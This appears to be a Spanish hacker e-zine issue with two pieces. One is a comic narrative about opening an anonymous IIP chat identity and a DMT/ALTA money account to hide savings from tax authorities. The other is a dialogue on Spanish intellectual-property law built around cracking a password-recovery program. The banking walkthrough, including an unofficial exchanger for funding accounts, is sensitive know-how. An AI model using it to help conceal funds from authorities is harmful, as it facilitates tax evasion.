Pelao, haciendo honor a su apellido, no poseía poco más que su propia persona. Pero decir esto no significa en el mundo moderno que no fuera esclavo de las operaciones bancarias, ya que hoy en día no hay forma de escapar a sus largos tentáculos que nos oprimen en el momento que realizamos el mínimo gesto, no digamos gasto. Pagar la factura de la electricidad, intentar satisfacer los deseos de nuestros hijos, pasar por el peaje de la autopistas sin que suenen las alarmas,.... todo requiere el paso por un banco y estos se aprovechan lindamente, cargando por toda clase de servicios más o menos reales.

Hacia apenas un mes que había recibido una comunicación estatal, anunciándole que en su última declaración de impuestos, había olvidado declarar la enorme cantidad de poco más de 1000 EURO, con sus correspondientes intereses. A pesar que los susodichos intereses eran tan ridículos como el capital escondido en el prestigioso banco nacional, era motivo más que suficiente para bloquear el pago de la devolución pertinente que nuestro amigo Pelao estaba esperando como agua de mayo. Con estos antecedentes no es extraña que Pelao se lanzara a la búsqueda de Eldorado, en forma de un sitio donde se pudiera esconder los escuálidos ahorros sin que ningún estado fuera a fisgar en ellos.

TODO LO QUE SE DESEA, SUPONE UN ESFUERZO

En la primera página de Yodelbank explicaba que todo el sistema se basaba en la red IIP y en el banco Bankbot. Como todo tiene su tiempo y los pasos hay que darlos uno tras el otro, lo mejor es empezar por documentarse acerca de la red IIP y eso mismo fue lo que decidió hacer Pelao. En su web estrella, [www.invisiblenet.net](http://www.invisiblenet.net), recogió la filosofía de la red que siendo bastante sencilla no deja de tener su lado curioso.

Imagino que todo el mundo ha intervenido alguna vez en algún chat y se habrá dado cuenta lo difícil que es participar sin que todo el mundo sepa cual es tu

dirección IP y si perteneces a algún grupo medianamente conocido, rápidamente empiezas a recibir escaneos de puertos y ataques mas o menos oportunistas o inteligentes. La única forma de poder charlar tranquilo es utilizar un nick que no se relacione contigo y si quieres charlar con otro conocido tienes que empezar a establecer extraños códigos esotéricos para que te dejen en paz. Resumiendo, la privacidad de los chats es prácticamente nula.

Para esto nació el IIP (Invisible IRC Project), para facilitar completo anonimato a los que desean hablar en la red. La inspiración inicial vino del proyecto Freenet, pero mejorándolo en el sentido de proveer la comunicación en tiempo real que le falta al proyecto freenet. El funcionamiento aparente es bastante sencillo y las funcionalidades son las que cualquier encallecido usuario del IRC esta acostumbrado, sin embargo hay algunas utilidades que aquí funciona de forma ligeramente distintas. Por ejemplo, el whois contra el usuario TROLL, que tanto esta molestando, solo dará como respuesta un escueto troll@anon.iip en lugar de la dirección IP.

Cuando se establece la conexión, esta se realiza a través de un diversos relay hasta que el mensaje llega al servidor. El anonimato se consigue por ignorancia del destino final. Los usuarios no conocen la dirección del servidor y este no conoce la de los usuarios. Como refuerzo adicional cada comunicación se cifra mediante clave de 128 bit y se han eliminado todos los comandos que puedan ser utilizados para atacar la privacidad de forma que solo mediante ingeniería social se pueda conseguir según que tipo de información.

La red esta organizada en tres tipos de nodos, server, relay y usuarios. Un server alimenta diversos relay, cada relay alimenta varios usuarios a su vez alimenta a otros relay. El usuario se une a la red a través de un nodo elegido de forma aleatoria de un archivo de referencia que se incluye en la distribución (node.ref) El usuario mañoso, puede añadir otros nodos simplemente editando este archivo.

El sistema funciona con la misma filosofía de Freenet. Se instala el servidor en la maquina propia. Al lanzarse, este intenta conectarse con un nodo relay y queda a la escucha. Cuando lanzamos nuestro cliente de IRC, y para los propósitos de Pelao cualquiera era valido, pero el utilizaba el IRC del Mozilla, basta con decir que queremos utilizar el servidor que esta corriendo en nuestra machina y escucha en el puerto 6667 (esta es la opción por defecto). El comando apropiado es "server localhost 6667". El sistema de cifrado tiene una doble seguridad. Por un alado utiliza una clave Diffie-Hellman de 128 bit, pero esta cambia cada 52 bloques rotando la clave utilizada en la sesión por medio de un xor de la clave compartida. Los detalles de la implementación los podéis encontrar en <http://www.counterpane.com/yarrow.html>

Dejémonos de teorías y volvamos a nuestro amigo Pelao. Después de bajarse la distribución completa y de una sencilla y rápida instalación, lo siguiente que hizo fue lanzar su cliente IRC y teclear el comando antes mencionado "server localhost 6667". La respuesta tarda unos segundos en llegar, pero finalmente en la pantalla parpadeante de Pelao salto el mensaje de bienvenida de la red,...."welcome to the Internet Relay Network....." y lo primero que le pidió fue la identificación en forma de nick. No actuó a tontas y locas, cosa bastante frecuente entre los ciber-navegantes, y después de pensar en algún nick que no tuviera nada que ver con su vida privada ni publica en la red, lanzo el comando /help y descubrió que existía una manera para que el nick recién creado no fuera "pisado" en el futuro. En el fondo el IIP es una red centralizada en el sentido de que existe un sistema de registro y de autenticación. Para lograr esto hay que teclear "/nick <nick>", para asegurar que estas con el nombre adecuado y después "/squery Trent NICKREG <password>". Pelao utilizo como nick "millonetis" y de pasword "me-sobra-la-pasta", de esta forma nadie que le conociera podría relacionarlo con el usuario de la red. En estos momentos escucho los pasos de su mujer resonando por el pasillo y decidió dejar nuevas aventuras para mas tardes, ya que es bien conocida la habilidad de las mujeres para detectar situaciones enojosas, aunque no entiendan el aspecto técnico.

Al día siguiente los dedos le dolían de tanto tamborilear en la mesa, esperando el momento en que su familia dormitara frente al televisor. En cuanto este evento sucedió, se lanzo sobre el teclado y volvió a conectarse con IIP. Esta vez el mensaje de bienvenido fue ligeramente distinto, ya que la red le reconoció con "millonetis". La situación le sorprendió un poco y leyendo mas atentamente la parrafada de bienvenida vio que existía un canal para novatos llamado #iip. Como no tenia ganas de molestar con preguntas de novato decidió leerse la documentación antes de dar la vara por ahí y descubrió que una vez establecida la conexión, se podía certificar que era el quien decía ser. Para

conseguirlo bastaba con teclear `"/squery Trent identify me-sobra-la-pasta"` Para comprobar que la operación estaba correctamente realizada, probó a teclear `"/squery trent nickstatus millonetis"`. El sistema respondió obedientemente `"The nickname millonetis bankbot is registered and identified"` O sea todo un éxito. No comprendía muy bien como, pero parecía que todo funcionaba correctamente. Salió de nuevo del sistema y entro en yodel. Ahí descubrió que existía un canal abierto para consultas bancarias, que como no, se llamaba `#yodel` y un poco mas acerca del funcionamiento del sistema.

#### QUIEN IDENTIFICA A QUIEN

De todas formas antes de meterse en mas honduras y dado que el ser pobre no presuponia que su inteligencia fuera menguada, pensó que tal vez fuera una buena idea investigar quien estaba identificando a quien y como podía asegurarse de que estuviera hablando con algo o alguien serio y no con un robot instalado por alguna superpotencia en plena megalomanía con aviesas intenciones de saber quien eres y que estas diciendo, aunque si pudieran incluso desearían saber que estas pensando e incluso que pretendes no pensar.

Volviendo a nuestro IIP y al susodicho TREN, en una red donde nadie sabe quien eres y pretendes depositar algunos bienes, de alguna forma debe ser posible asegurarse de que el que estas hablando eres tu y no un reflejo atrapado en la red en alguna de tus ultimas andanzas y que la red a ida replicando de forma autónoma hasta que nadie sabe distinguir el del original de las copias que vociferan en los foros anónimos. Para evitar este tipo de situaciones, siempre incomodas, los creadores de IIP han pensado en todo y han creado un sistema de autenticación.

El servicio que ha sido puesto a nuestra disposición es el TREN. En el fondo no han inventado nada nuevo ya que el servicio es similar a los chanserv y nickserv que existen en algunas redes de IRC. En este caso el único objetivo es autenticar manteniendo el anonimato. En la red IIP los nicks no caducan nunca y se mantienen activos a menos que voluntariamente se anulen. Esto no le interesaba demasiado a Pelao, mas bien el problema era como comunicarse con el engendro ya que aquí hemos simplificado un poco el drama, pero al inicio hubieron algunos problemas ya que no todos los clientes de IRC reaccionan de la misma forma al comando SQUERY ya que no todos siguen las especificaciones del RFC 2812. De entrada hay que probar con diversas configuraciones de mayúsculas y minúsculas , a veces con el símbolo ":" antes de los comandos y en cualquier caso se debe proveerse de una buena dosis de paciencia.

#### COMO SE ENTRA AQUI

La siguiente pregunta que Pelao se hizo fue cual era el método o sistema para introducir el dinero físico, real y de valor legalmente reconocido en un sitio donde nadie sabia quien era y la mayor gloria y mérito era ser totalmente virtual. El problema parece difícil pero a todo se ha pensado y en algún momento de este siglo ha habido un visionario que se ha dedicado a montar todo un enredo a nivel mundial. Para saber algo mas hay que dirigirse a [www.orlingrabbe.com](http://www.orlingrabbe.com) donde se encontrara todas las explicaciones posibles acerca un personaje llamado J. Orlin Grabbe, que cree entre otras cosas en el anonimato y odia pagar impuestos de forma idiota.

Nuestro amigo se paso un par de días leyendo los documentos disponibles en la web que explican con mayor a peor fortuna el significado del DMT y su funcionamiento. En la misma web hay un FAQ en diversas lenguas, pero Pelao se dio cuenta que si quería enterarse de algo, había que evitar como el diablo a la cruz la versión en español. La traducción es simplemente hilarante. Dejando aparte estos problemas de índole, digamos técnica, la trama quedaba bastante clara, de momento hay una sola puerta de entrada al anonimato y este se llama DMT. Las condiciones son un poco draconianas pero son lo que son y dada la falta de competencia no hay alternativa. Después de comprobar que sus conocimientos, escasos, en lenguas extranjeras no le hacían una mala pasada, llego a las conclusiones siguientes. Se debía enviar una orden de transferencia internacional a un punto en concreto. El mínimo eran 1000 EURO. La comisión de entrada ascendía a 20 dólares.

#### HACIENDO UNA PRUEBA EN BLANCO

En otros pagos a esto lo llaman hacer los ensayos con gaseosa y en este caso consiste simplemente en crear las cuentas y solicitar la transferencia y pararse justo antes de hacer nada mas irreparable para el bolsillo de Pelao, cuyas condiciones financieras no se parecían en nada a los propietarios de cuentas numeradas en Suiza.... país hipócrita por excelencia.

Crear una cuenta en DMT es tan difícil como conectarse a su web y clicar sobre ALTA. A continuación el único requisito imprescindible es saber leer en inglés. Es altamente recomendable tener un papel donde anotar el nombre de la cuenta y la contraseña, ya que esta requiere un mínimo de treinta y dos caracteres y no todos poseen una memoria de la capacidad suficiente. Las cuentas deben abrirse en una divisa determinada, esto aunque parezca una perogrullada debe tenerse en cuenta y planificarse. En este momento es muy importante empezar a manejar algunos conceptos y uno de ellos es el 'claim number'. En el fondo es un número que nos garantiza el anonimato, es el equivalente a las cuentas numeradas suizas, solo que en el caso de los suizos es un engolado funcionario quien crea el número y puede guardar una copia si quiere, mientras que aquí solo Pelao y la máquina infernal tienen los datos necesarios.

Las divisas que llegan al sistema ALTA de DMT no se transfieren a una cuenta determinada, sino que se encuentran en la nebulosa del ciberespacio desde donde el usuario que posee las credenciales adecuadas es capaz de reclamar su derecho de posesión. Cada cuenta creada en el sistema tiene un único 'claim number' y todos los pagos y transferencias deben pasar por el peaje de este número hasta la noche tenebrosa de los tiempos o el sistema ALTA se vaya al garete.

Pelao estaba inmerso en la tarea de creación de la cuenta cuando se encontró frente a una pantalla con tres opciones. Era el momento adecuado de leer con atención lo que aparecía en la pantalla porque aquí un error te puede dejar tu dinero en manos de otro. En la primera opción se supone que deseas recibir un pago de otra cuenta de ALTA y por tanto el pagador te ha dado el 'claim number', Pelao no se encontraba en este caso y paso al siguiente. Aquí se supone que tienes una cuenta y que deseas reclamar un depósito en otra cuenta. Nuestro amigo no había hecho nada hasta la fecha de los autos y por tanto paso tranquilamente de la opción. Por último, se encontraba el caso en que no se tenía ninguna cuenta pero se preveía reclamar algún pago sobre la misma en un futuro próximo no lejano. Aquí sí que el caso entraba dentro de la casuística de Pelao y con gracia y salero clickeo sobre la opción.

Lo primero que se debe decidir es la divisa en la cual queremos recibir el dinero. Sería tema de suspenso mayúsculo si queremos recibir EURO y nos creamos una cuenta en YEN. Pelao optó por los EURO, mas que nada por aquello de hacer la guerra al imperio establecido. A continuación es necesario elegir el nombre de la cuenta, y aquí solo la imaginación supone un freno. Pelao no estaba en posesión de excesiva cantidad de este etérea materia y por tanto eligió Pelao-1. Era fácil de recordar y total, no la iba a ver nadie mas que él.

El asunto que viene a continuación tiene un poco mas de seriedad ya que Pelao debió elegir una password de como mínimo 32 caracteres. La longitud es simplemente para dar seguridad al dinero confiado, pero no debemos olvidar que los humanos normalmente disponemos de una fértil pero no duradera memoria, así que lo mejor es seguir el ejemplo de Pelao, que escribió la password en un papel ANTES de escribirla en el teclado. Parece un procedimiento tonto, pero es efectivo ante todo tipo de olvidos o dislexia táctil. Los de DMT no confían mucho en las habilidades humanas y la password debe escribirse dos veces. Después se debe elegir el tipo de valor que vamos a almacenar en la cuenta y Pelao, como hemos dicho antes, eligió los EURO. En estos momentos mediante un menú desplegable, Pelao se quedó boquiabierto ante el elenco de posibilidades que el sistema le brindaba.

El siguiente concepto o paso tiene mucha importancia. Pelao debió elegir entre poner una cantidad específica a reclamar o simplemente crearla vacía. En un primer momento había pensado en hacer una prueba en blanco, pero el leve parpadeo la pantalla, los delicados colores que DMT ha elegido le hicieron dudar un momento. "Total tampoco arriesgo nada", pensó Pelao "Con no ordenar la transferencia estoy al cabo de la calle" Por tanto plantó la suma de 1000 en la casilla adecuada y paso a la siguiente pantalla.

Solo quedaba confirmar la operación, hecho lo cual apareció otra pantalla particularmente importante. Aquí Pelao no solo se lo pensó dos veces y lo escribió aparte, sino que después imprimió el todo. Motivo? Pues que la información que aparece solo hará una vez y es la única conexión posible entre el mundo exterior y la cuenta que se pretende abrir. La información en cuestión se llama el 'Customer Reference Number'. Y para que sirve este número?, pues para que DMT sepa a quien va dirigida la pasta sin que ni siquiera la misma DMT sepa el destinatario. O sea que es un número de creación única y solitaria para una operación en concreto.

El resto de información que aparecía en la página impresa contenía asimismo alguna información vital, como por ejemplo el banco que hace de entrada en DMT

y la cuenta beneficiaria. Para los que tengan alguna curiosidad que sepan que el banco se encuentra en Dubai (Emiratos Árabes) y la cuenta tiene como parámetros una dirección postal en la misma ciudad con el esotérico nombre de Némesis como única referencia.

Bien mirado 1000 EURO no es un gran capital ni tampoco van a sacar de pobre a nadie, pero Pelao se rascaba melancólicamente la barba de tres días mientras rumiaba sobre el tema. Antes de que el continuado frotamiento convirtiese su linda cara en una máscara purulenta, recordó que existía un canal llamado #yodel en IIP que ofrecía ayuda gratuita y pensó que tampoco iba a perder nada por buscar una opinión, aunque fuera interesada.

#### UNA CONVERSACION CON ALGUIEN QUE NO EXISTE

Después de sus anteriores andanzas la entrada en la red IIP y su posterior autenticación no tenía secretos para él y no tuvo problemas mayores. Su entrada en el canal de #yodel fue igualmente triunfal y aquí transcribimos la conversación cruzada, traducida mas o menos literalmente, ahorrándonos las presentaciones y escauceos preliminares, durante los cuales cometió uno de los típicos errores de los principiantes, es decir dar a conocer alguna información de si mismo.

- yodel- Es español ?
- Pelao- Si
- yodel- Conocemos algunas publicaciones españolas
- Pelao- Si ? Curioso. No sabia que este pequeño país fuera talmente conocido
- yodel- Bueno, prácticamente solo conocemos a "El País"
- Pelao- Y a que es debido este conocimiento ?
- yodel- Debido a una periodista llamada Merce Molist con la cual tuvimos contacto una vez
- yodel- Nos solicito información acerca la red IIP
- yodel- Fue una sorpresa para nosotros que los españoles estén interesados sobre estos temas  
(para Pelao también fue una sorpresa)
- Pelao- Volviendo a mi problema
- Pelao- Cual es la razón de la cantidad mínima para entrar en el sistema (1000 EURO)
- yodel- Ah, esta hablando de DMT
- Pelao- Si
- yodel- No soy el representante de DMT, solo utilizo su sistema en mi banco, pero creo que conozco la respuesta:
- yodel- Ellos tienen que manejar transferencias internacionales hacia sus cuentas
- yodel- Y por razones de seguridad necesitan revisar manualmente las transferencias
- yodel- Bancarias que tienen múltiples cosas extrañas, muchas cosas pueden ir mal
- yodel- Todo esto cuesta dinero a DMT y un montón de tiempo si debieran tratar envíos de 1 EUR, o 100 EUR;
- yodel- Este es el motivo por el cual solicitan un mínimo de , 1000 EUR o 1000 USD etc.
- Pelao- OK
- yodel- Pero se puede abrir una cuenta sin dinero
- yodel- y hay otras opciones para introducir dinero que requiere un mínimo de este tamaño.
- Pelao- Otras opciones ? Cuales..?
- yodel- Si, se pueden utilizar los servicios de un tercero para rellenar una cuenta vacía.
- yodel- No es una opción "oficial" que DMT aconseje, pero funciona.
- Pelao- Donde puedo encontrar información ?
- yodel- Hay un tipo en IIP llamado Pellinore (no esta on-line en estos momentos)
- yodel- Posee su propio canal con el nombre de #currentxchange
- yodel- El permite intercambiar dinero entre diversos sistemas de dinero
- yodel- He oído hablar de el a algunos tipos y parece que funciona correctamente
- yodel- Yo he utilizado sus servicios y en mi caso funciona a la perfección.
- Pelao- OK. Lo buscare
- yodel- Puedes compáralo con una agencia de viajes... si pretendes ir a un país exótico y no tienes
- yodel- Experiencia, puede que sea difícil organizarlo tu mismo. Si vas a una agencia,ellos lo pueden
- yodel- arreglar todo para ti. En tiendes la metáfora ?
- Pelao- Si
- yodel- Desde luego debes tener en cuenta que existen buenas y malas agencias de viajes,.....

- Pelao- El problema que encuentro para operar por mi cuenta es el "Customer Reference Number"
- yodel- Cual es el problema ?
- Pelao- En las transferencias por internet no he encontrado ningún banco que permita introducir este dato
- yodel- Casi todos tienen un campo de tipo memo
- Pelao- Siempre ponen por defecto el nombre del propietaria de la cuenta
- yodel- De acuerdo,pero colocando la información en el campo memo/comentario es suficiente

..... a continuación siguen una serie de despedidas, arrumacos y besos afectuosos que no nos interesan en lo mas mínimo.

#### LA APUESTA

Nuestro encanallado compañero de aventuras, no se lo pensó mas. Se conecto por internet a la banca donde poseía su escuálido capital y pensó: "De perdidos, al río". Rellenó los formularios electrónicos, puso el maldito Reference Costumer Number en el campo memo y dio el vía a la operación mediante la introducción del segundo numero de seguridad. A partir de ahora solo quedaba esperar y es precisamente lo que os pasara a vosotros, porque para conocer el final de la historia debéis esperar a que salga el numero de @RROBA donde se publique la continuación de este artículo. Los de @RROBA no nos han dado mas espacio y tampoco se trataba de escribir un libro.

#### CONCLUSIONES

Dejaremos para próximos artículos el hacer el balance económico de la operación, pero lo que podemos adelantar es que las apuestas que actualmente se pueden ver en ciertos sitios son verdaderamente interesantes y de calibres mas que generosos. Sin embargo, el trafico es relativamente reducido, lo que limita bastante la transparencia del sistema. Es lo que se denomina en la jerga de los economistas, un mercado un poco estrecho.

Una advertencia adicional para exaltados de buena o mala fe, es que este método no supone ni permite evasión de capitales alguna ni el pago de respetuosos impuestos a los gobiernos que anualmente reclama su parte en el juego financiero mundial. El sistema de entrada en el sistema bancario anónimo tiene un cordón umbilical llamado transferencia bancaria internacional. Todos los sistemas bancarios nacionales disponen de mecanismos para controlar este tipo de operaciones. Normalmente, los bancos privados envían puntualmente largos listados digitales con este tipo de operaciones puede que se sientan un poco defraudados.

En todo caso, queremos dejar bien claro que el presente artículo ha sido escrito solo con animo educativo. Nada mas lejos de nuestras intenciones enseñar a la gris masa de este planeta, técnicas que permitan o animen a la transgresión de cualquier ley vigente en ningún rincón de este planeta.

SET, Saqueadores Ediciones Técnicas. Información libre para gente libre

\*EOF\*

```
/*-----*/  
/* Illegal FAQ's */  
/* */  
/* Cuestiones legales y eticas de la escena española. */  
/* */  
/* Recopilado por ilegalfaqs@yahoo.es */  
/*-----*/
```

## INDICE

- Advertencias
- Referencias
- Capitulo 1: De la Propiedad Intelectual
- Capitulo 2: De la Privacidad y del Secreto

## ADVERTENCIAS

I. Me gustaria otorgarte permiso para copiar, distribuir y modificar este documento bajo los terminos de la GFDL [Licencia de Documentacion Libre GNU]. Pero dudo mucho que la busques, y mucho mas que te la leas entera, y aun mucho mas que me llegues a hacer caso, y de todas formas, la informacion de este texto se ha extraido de fuentes con derechos reservados y copyright, y ademas SET establece sus propias reservas de derechos sobre su e-zine. Por tanto, este documento tiene una Licencia mixta NPEL [Nee Poota Edae License].

II. En cambio, las leyes si que las puedes copiar y distribuir, pero su licencia [Democracia] te impide modificarlas, a no ser que te hagas parlamentario o activista.  
No predico con el ejemplo: este documento contiene los preceptos legales de forma resumida, en lenguaje mas ameno, y tal vez sacados de contexto.

III. El contenido de este documento esta basado en hechos reales, y contiene retratados prejuicios y conflictos habituales. Cualquier ofensa o perjuicio es totalmente no intencionado [como los errores, que haberlos haylos]. Las palabras puestas en boca de los protagonistas y del narrador NO siempre coinciden con la opinion del autor.

IV. El contenido de este documento esta basado en las leyes españolas vigentes en 2004, y tiene fecha de caducidad indeterminada.

## REFERENCIAS

Las siguientes referencias han de ir antes del propio texto porque son el kernel del mismo [y el sistema operativo seria el Marco Legal].

Para ser totalmente legal tendria que citar a cada autor de cada pagina de cada web consultada. Asumo toda responsabilidad al respecto; no lo he hecho para no plagar de interruptivas referencias el ya de por si extenso texto.

1.- Leyes, articulos y noticias de Dcho. Informatico [de + a - consultadas].

- <http://www.delitosinformaticos.com>
- <http://noticias.juridicas.com>
- <http://www.internautas.org>
- <http://www.derechotecnologico.com>
- <http://www.iti.upv.es/seguridad/index.html>
- <http://www.diariorred.com>
- <http://www.mec.es>

2.- Aspectos concretos.

- Licencias, condiciones generales y particulares, clausulas y contratos de todo tipo de programas, webs y e-servicios. [Leer antes de 'Aceptar'].
- [http://www.europa.eu.int/comm/internal\\_market/en/indprop/com02-92es.pdf](http://www.europa.eu.int/comm/internal_market/en/indprop/com02-92es.pdf) [Patentes].
- <http://www.gnu.org> [GNU].
- <http://sindominio.net> [Libertad].
- <http://www.microsoft.com/spain/partner/licencias> [MS].

- <http://www.google.com> [buscador].
- <http://www.set-ezine.org> [hpcv].

```
/*
/*                               Capitulo 1                               */
/*                               */
/*                               De la Propiedad Intelectual                */
/*                               */
/* Palabras clave: propiedad intelectual, derechos de autor, patentes, */
/* codigo abierto, GNU, licencias, pirateria, propiedad industrial, */
/* canon, p2p, copyright, copyleft, crackeo, competencia desleal, */
/* apologia vs. libertad de expresion.. */
/*
/*

```

(A)- ¡Te pasas el día entero frente al ordenador!

Mejuto, nuestro protagonista, no apartó la vista de la pantalla. Estaba estudiando las instrucciones en ensamblador de su última víctima: un crackme de un programa mágico que permitía obtener passwords de cuentas de correo de wayahootmail. ¡El Anillo! ¡-El Santo Grial!

(M)- Manzanas traigo. - le contesto, absorto en su trabajo, a su padre.

El padre de Mejuto no se extrañó mucho por la respuesta absurda. Estaba acostumbrado al autismo de su hijo, o mejor dicho, al efecto hipnotizante que ejercía el ordenador sobre Mejuto. Tampoco quería desconcentrarle. Sabía que en el fondo eso le ayudaba a ejercitar su mente y a no se que más cosas que dijo su profesor de Instituto... 'Que ejercite su mente. El chico tiene talento para la Informática. Seguro que tiene muy bien comunicados los dos hemisferios'. Jamás lo olvidara. Su hijo con unos hemisferios muy bien comunicados. Eso tenía que ser muy bueno. Así que apostó fuerte y no dudó en inscribirle en Ciencias Informáticas en una de las universidades privadas más caras y prestigiosas de Europa, La Sorbona.

(A)- ¿Que son esos números? ¿Matemáticas? ¿Una sopa de letras?

(M)- ¿Eh? No... este... son... bueno...

Mejuto sabía que su padre, abogado laboralista de profesión, no entendería las instrucciones en ensamblador, los saltos incondicionales, los noopeos, los offsets...

(M)- Es un estudio... informático... un estudio... - improviso.

El padre sabía que era algo que quería mantener en secreto. Siempre se lo pasaba por alto. Pero esta vez quiso plantarle cara y destapar el velo.

(A)- A ver, Mejuto. - El padre cogió una silla y se sentó justo a sus espaldas. - ¿De que se trata, mi tesoooooro...? - le susurro en la oreja con voz carrasposa. - ¡-No te metas en líos de los que no sepas salir! Estamos en Julio, y según la Guardia Civil es en verano cuando más delitos informáticos se cometen...

Mejuto empezaba a desconcentrarse con esas insinuaciones.

(A)- ¿Te acuerdas de la primavera de 1997?

Y Mejuto se desconcentro por completo. Esta para nosotros extraña pregunta acabo de hacerle perder el hilo de las instrucciones del desensamblado. Así que inspiró hondo, reposó sus gafas sobre la mesa del escritorio, se frotó los ojos con los dedos, y empezó a confesar.

(M)- Vas bien encaminado, papa. - dijo Mejuto.

(A)- Vas mal encaminado, hijo. - dijo su padre.

Mejuto sabía de Informática.

(M)- Pues estoy intentando averiguar como actúa un crack-warez que me he bajado de Internet antes de utilizarlo. El programa crackeado recupera passwords de cuentas de correo de wayahootmail [para jubilo del foro de ZET]. Crackear un programa significa modificarlo, generalmente para que

pueda utilizarlo sin tener que pagar por la patente.

El padre de Mejuto sabia de leyes.

(A)- ¿Patente? En España la LPIMU [Ley 11/1986 de Patentes de Invención y Modelos de Utilidad] no permite patentar programas de ordenador. En tal caso querrás decir que lo crackeas para utilizarlo obviando los derechos de propiedad intelectual, y sin pagar el precio que te obliga a pagar la licencia comercial de ese programa.

(M)- Pues yo he leído en el foro de ZET que hay una ley que permite las patentes de software, y que eso está llevando a la ruina el mundo de libertades que tantos años de esfuerzo y revolución ha costado al ser humano desde la creación de la imprenta...

(A)- ¿Pero de que demonios de imprentas me hablas? Lo que yo sé es que en la Unión Europea, la futura Directiva sobre 'invenciones implementadas en ordenador', permitiría patentar programas siempre que haya una contribución técnica nueva, no evidente y susceptible de una aplicación industrial. Lo increíble es que ya hay más de 20.000 de esas patentes circulando por Europa, porque hay países europeos en los que sí están permitidas... y bastantes son técnicamente ilegales... y encima la mayoría son de grandes empresas no europeas... y para colmo, no hay ningún registro unificado de patentes ya concedidas... hay un grandísimo descontrol, carajo... y por eso se quiere regular con la nueva Directiva, para además armonizar las leyes de todos los países de la UE. Se espera que no llegue al extremo de los USA y Japón; allí los programas informáticos sí que se pueden patentar.

(M)- Sí, como las imágenes GIF y TIFF y la compresión LZW. Y lo patentan para sacar pasta... ¡seguro! ¡Si es que MierdaSoft no es el único capitalista avaricioso! Si Marx levantara la cabeza... La culpa es del gobierno retrogrado que tenemos... Todo el mundo underground debería rebelarse contra los poderes fácticos y contra Big Brother... se me erizan los pelos del cogote solo de pensarlo...

(A)- Hijo, ¿desde cuando tomas drogas? No sé de que hablas... A ver, en cierta manera las patentes sí que son para 'sacar pasta', o sea, para obtener dinero. Las patentes garantizan a los inventores un beneficio y un monopolio temporales, de 20 años, sobre su invento. El beneficio les permite invertir en investigación y desarrollo, o recuperar lo que invirtieron en eso mismo. Patentar un simple algoritmo puede suponer...

(M)- ¿Pero tú ya sabes lo que es un algoritmo, piltrafilla?

(A)- ...sí, es un... ¡no me interrumpas! Un simple algoritmo podría suponer recortes enormes en el gasto de una empresa, y por tanto, su supervivencia en el mercado frente a la competencia. A cambio del beneficio, se obliga a publicar los detalles técnicos para permitir a los demás partir de esa situación y no tener que reinventar la rueda.

(M)- ¿Publicar los detalles técnicos? ¿Dónde? ¿Dónde?

(A)- Puedes consultar los registros de patentes, cosa que nadie hace: creo que si intentas patentar un invento ya inventado nadie se dará cuenta.

(M)- Ostia.

(A)- Por otro lado, el monopolio que asegura la patente impide a terceros utilizar su invención, excepto si paga o pide permiso. Normalmente quienes patentan programas son grandes empresas, ya que patentar es complicado y caro [unos 36.000 euros]. Los que se oponen a las patentes, principalmente pequeñas y medianas empresas y profesionales de las tecnologías de la información y los defensores del código abierto, argumentan que asfixian la innovación y que favorecen a las grandes empresas. Y tú ya sabrás que Linux demuestra que no hacen falta patentes para innovar...

(M)- ¿Algoritmos? ¿Linux? ¡Si tú no tenías ni repajolera idea de Informática! ¿Tú no estabas limitado en tu aburrido mundo de Derecho Laboral?

(A)- Je, je... desde que te pasas los días aquí encerrado con el ordenador, me he puesto las pilas en Derecho Informático, sobretodo por si hay que sacarte de algún otro apuro como el de 1997. Además nunca hablamos, siempre estás aquí aislado en tu mundo, y no tienes ni idea de lo que hago o dejo de hacer... - dijo con un tono tan reivindicativo como misterioso: el padre

de Mejuto tambien ocultaba algo.

(M)- ¡-Que callado lo tenias! Y cuenta, cuenta... Si los programas no tienen patente, ¿que es lo que tienen? ¿Derechos de propiedad intelectual?

(A)- Si. ¡-Esto se alarga! Parece que vamos a tener por fin una seria conversacion padre-hijo. Me voy a emocionar...

(M)- ¡-Va! ¿Que son?

(A)- Legalmente, los derechos de propiedad intelectual estan configurados por los derechos de autor, o sea, derechos de explotacion, derechos morales y otros derechos. Todos esos derechos son del autor.

(M)- ¿Solo por el hecho de serlo? Pero para tener derechos de autor, ¿no habia que registrarse o pagar por el copyright o algo asi?

(A)- Lo del copyright, ese simbolito de la 'c' encerrada en un circulo que va delante del nombre de los titulares y autores, junto al a=0 y lugar de divulgacion, todo ello visible en la primera pantalla que muestre el programa, y en las primeras paginas de los manuales tecnicos, y...

(M)- Papa, ¡-he visto un copyright!

(A)- ...bien, pues es como una convencion internacional que se pone libremente para indicar que los derechos de autor estan reservados. ¿Te suena la frase 'Todos los derechos reservados'?

(M)- Si. Y a ti, ¿te suena 'Algunos derechos reservados'?

(A)- No.

(M)- Pues se trata de las licencias Creative Commons, muy de moda en Internet, aunque no precisamente para software. Hay una docena de estas licencias. No todo el mundo quiere proteger los mismos aspectos de su obra. Unos quieren que almenos se les cite si reproducen la obra, otros no permiten que se saque provecho economico de su obra, otros exigen condiciones concretas de distribucion, etc... hay muchas combinaciones posibles que el copyright no contempla. El copyright es demasiado monolitico y restrictivo.

(A)- ¿Restrictivo para quien? Para muchos autores no. Ademas, tras la convencion de Berna de 1989, el no poner el copyright a una obra ya no significa que esta se pueda copiar, distribuir o modificar con total libertad; ahora, todo autor tiene sus derechos de autor sobre su obra aunque no ponga copyright. Asi por ejemplo, un programa con licencia shareware puede tener copyright o puede no tenerlo, y en ambos casos sigue generando derechos de autor para su autor. Este... hijo, ¿que es una licencia shareware? Yo es que soy de Letras...

(M)- Es aquella licencia que ofrece al usuario del software la posibilidad de utilizarlo a cambio de una tarifa simbolica. En cambio el freeware es totalmente gratuito. El demoware suele ser software gratuito pero con menos funcionalidades que el software con licencia comercial, porque es promocional.

(A)- Ya. Por cierto, ¿tu no habias hecho un juego de marcianitos? Podrias ponerle el copyright, o ponerle una licencia shareware, o una licencia comercial...

(M)- Si, el 'NetAlienKiller'.

(A)- ¿NetAllienKiller(c)?

(M)- No... Paso... Me quedo supercool, te lo juro, o sea. Lo programe con DirectX, y tiene unas imagenes muy curradas que tarde varios meses en dibujar. Pero tambien colaboraron varios beta-testers que probaron el juego, otro redacto el manual, y otro que estudia guitarra me compuso los MIDIs y los efectos de sonido, otros nos dieron ideas muy buenas... pero lo programe yo. Por tanto, ¿los derechos de autor son solo mios?

(A)- No del todo. Y te advierto que si me preguntas te respondere con todo el peso de la Ley.

(M)- Uh, que miedo...

El padre de Mejuto se levanto de su silla y fue a coger la LPI [Ley de Propiedad Intelectual aprobada por RDL 1/1996] de un estante de su despacho, le soplo el polvo, busco la pagina y empezo a resumir el texto legal.

